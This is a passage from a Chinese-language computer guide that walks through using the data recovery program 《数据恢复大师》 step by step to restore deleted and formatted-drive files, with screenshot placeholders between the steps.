
Step 02 选择左侧的“删除的恢复目标文件丢失的恢复”选项，在其中选择所需恢复的分区，如下图所示。




Step 03 单击“确定”按钮，系统开始扫描丢失的数据，在完成数据的扫描和查找之后，所查找到的文件将会显示在文件夹视图和列表视图中，如下图所示。




Step 04 在《数据恢复大师》窗口的左侧选择“已删除的文件”选项，即可在右侧窗格中显示出其具体数据列表，如下图所示，可将其导出到别的分区或硬盘。




Step 05 在“列表视图”窗格中选中需要恢复的数据并右击，在弹出的快捷菜单中选择“导出”菜单命令，如下图所示。




Step 06 打开“提示”对话框，提示用户要把文件导出到别的硬盘或者分区上，千万不要往要恢复的分区上写入新文件，以避免破坏数据，如下图所示。



Step 07 单击“确定”按钮，打开“浏览文件夹”对话框，在其中选择要恢复文件的保存路径，如下图所示。




Step 08 单击“确定”按钮，即可开始恢复丢失的文件，恢复完毕后，打开保存恢复文件的位置，即可在其中看到已经将删除的文件恢复，如下图所示。



2. 恢复格式化后的文件


Step 01 在《数据恢复大师》主窗口中单击“数据”按钮，打开“选择数据”对话框，如下图所示。



Step 02 选择左侧的“格式化的恢复”选项，在其中选择所需恢复的分区，如下图所示。



Step 03 单击“确定”按钮，系统开始扫描丢失的数据，在完成数据的扫描和查找之后，所查找到的文件将会显示在文件夹视图和列表视图中，然后将其导出即可，如下图所示。




3. 恢复因分区丢失的文件

